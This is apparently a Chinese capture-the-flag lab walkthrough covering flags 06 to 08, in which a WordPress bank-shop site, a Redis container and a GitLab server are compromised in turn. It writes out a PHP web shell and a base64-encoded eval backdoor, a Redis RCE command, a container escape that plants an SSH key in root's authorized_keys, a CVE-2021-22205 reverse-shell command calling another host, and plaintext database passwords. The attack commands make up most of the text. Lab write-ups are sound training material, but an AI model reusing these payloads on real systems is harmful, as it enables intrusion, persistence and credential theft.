
[+] http://172.26.17.20 code:200 len:32811 title:盈联银行网上商城 – 网上银行·享购的精彩 server:Apache/2.4.51 (Debian) [apache-http wordpress apache/2.4.51 php/7.4.27]


登录后台存在弱口令admin/admin123

左侧进入主题文件编辑器,在php文件里添加
$a = $_POST["a"];
if (!isset($a)){
  $a = "ls";
}

@system($a);
成功注入webshell
# 6 读取wordpress配置文件中的redis密码,获取redis服务器权限,容器逃逸后提交根目录下的flag06
写入一句话木马
# <?php eval($_POST[1]);?>
echo IDw%2FcGhwIGV2YWwoJF9QT1NUWzFdKTs%2FPg%3D%3D | base64 -d > shell.php

在/wp-config.php中可以看到redis数据库配置,密码R4d1s!7zj9_L6

上传redisexp,在redis主机执行命令
yuyan-sec/RedisEXP: Redis 漏洞利用工具
./redisexp -m rce -r 10.18.0.7 -L 10.18.0.5 -c "whoami" -w 'R4d1s!7zj9_L6' -rf exp.so
使用hostname命令可以看到redis主机也是容器


执行sudo -l发现不需要密码

读取/root/docker-compose.yml
version: '2.1'
services:
  mysqlserver:
    image: mysql:latest
    ports:
      - "3306:3306"
    networks:
      vpcbr:
        ipv4_address: 10.18.0.2
    volumes:
      - db_data:/var/lib/mysql
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: MYsq1H&_12Yuqh
      MYSQL_DATABASE: wordpress
    healthcheck:
      test: ["CMD-SHELL", "mysql -uroot -pMYsq1H\\&_12Yuqh -e 'SHOW DATABASES;'"]
      timeout: 5s
      interval: 5s
      retries: 5
  wordpress:
    depends_on:
      mysqlserver:
        condition: service_healthy
    image: wordpress:latest
    ports:
      - "80:80"
    networks:
      vpcbr:
        ipv4_address: 10.18.0.5
    restart: always
    environment:
      WORDPRESS_DB_HOST: mysqlserver:3306
      WORDPRESS_DB_USER: root
      WORDPRESS_DB_PASSWORD: MYsq1H&_12Yuqh
      WORDPRESS_DB_NAME: wordpress
      #WORDPRESS_CONFIG_EXTRA: |
      #  define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] );
      #  define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] );
  redis:
    image: redis:5.0
    restart: always
    privileged: true
    command: redis-server --requirepass "R4d1s!7zj9_L6"
    volumes:
      - /root:/root
    networks:
      vpcbr:
        ipv4_address: 10.18.0.7
volumes:
  db_data: {}
networks:
  vpcbr:
    driver: bridge
    ipam:
     config:
       - subnet: 10.18.0.0/16
gateway: 10.18.0.1可以看到privileged: true和volumes:- /root:/root,/root目录已挂载宿主机的/root目录,可以直接写入ssh公钥
echo -e '\n\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCV3vkuRIqfkvJMsYHgNo+O+A1g8FKa9XL1u7YkcMx5 root@DESKTOP-8PH3S2B\n\n' >> /root/.ssh/authorized_keys./redisexp -m rce -r 10.18.0.7 -L 10.18.0.5 -c 'sudo echo ZWNobyAtZSAnXG5cbnNzaC1lZDI1NTE5IEFBQUFDM056YUMxbFpESTFOVEU1QUFBQUlEQ1Yzdmt1UklxZmt2Sk1zWUhnTm8rTytBMWc4RkthOVhMMXU3WWtjTXg1IHJvb3RAREVTS1RPUC04UEgzUzJCXG5cbicgPj4gL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXM=|base64 -d|sudo bash' -w 'R4d1s!7zj9_L6' -rf exp.so

ssh登录,拿到flag

# 7 控制gitlab服务器,提交根目录下的flag07
[+] http://172.26.17.31 code:302 len:99 title:Sign in · GitLab server:nginx [nginx GitLab gitlab webp_server_go]

存在cve-2021-22205,直接用脚本
inspiringz/CVE-2021-22205: GitLab CE/EE Preauth RCE using ExifTool
把nc上传到wordpress宿主机172.26.17.20

scp -P 22 nc root@172.26.17.20:/tmp在172.26.17.20启动nc监听,然后使用cve poc脚本
python CVE-2021-22205.py -u http://172.26.17.31 -m rev 172.26.17.20 43210
成功回连


# 8 登录gitlab管理员后台,提交仓库中的flag08
cve-2021-22205脚本有修改账户密码功能
修改root用户密码为P4ss@GitLab
python CVE-2021-22205.py -u http://172.26.17.31 -m mod root

成功登录,查看flag
# 内网 172.26.10.0/24
GitLab主机有另一内网段

通过172.26.17.20开启python http服务器,将文件传到172.26.17.31


在172.26.17.31:10811开启socks代理

[*] http://172.26.10.12            http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microso...)
[*] http://172.26.10.23            http     [Product:nginx] Banner:(HTTP/1.1 302 Found Server: nginx Date: Sun, 23 Aug 2026 12:00:59 GMT Content-Typ...)
[*] http://172.26.10.12            code:404 len:315   title:Not Found            server:Microsoft-HTTPAPI/2.0
[*] POC加载完成: 总共387个,成功387个,失败0个
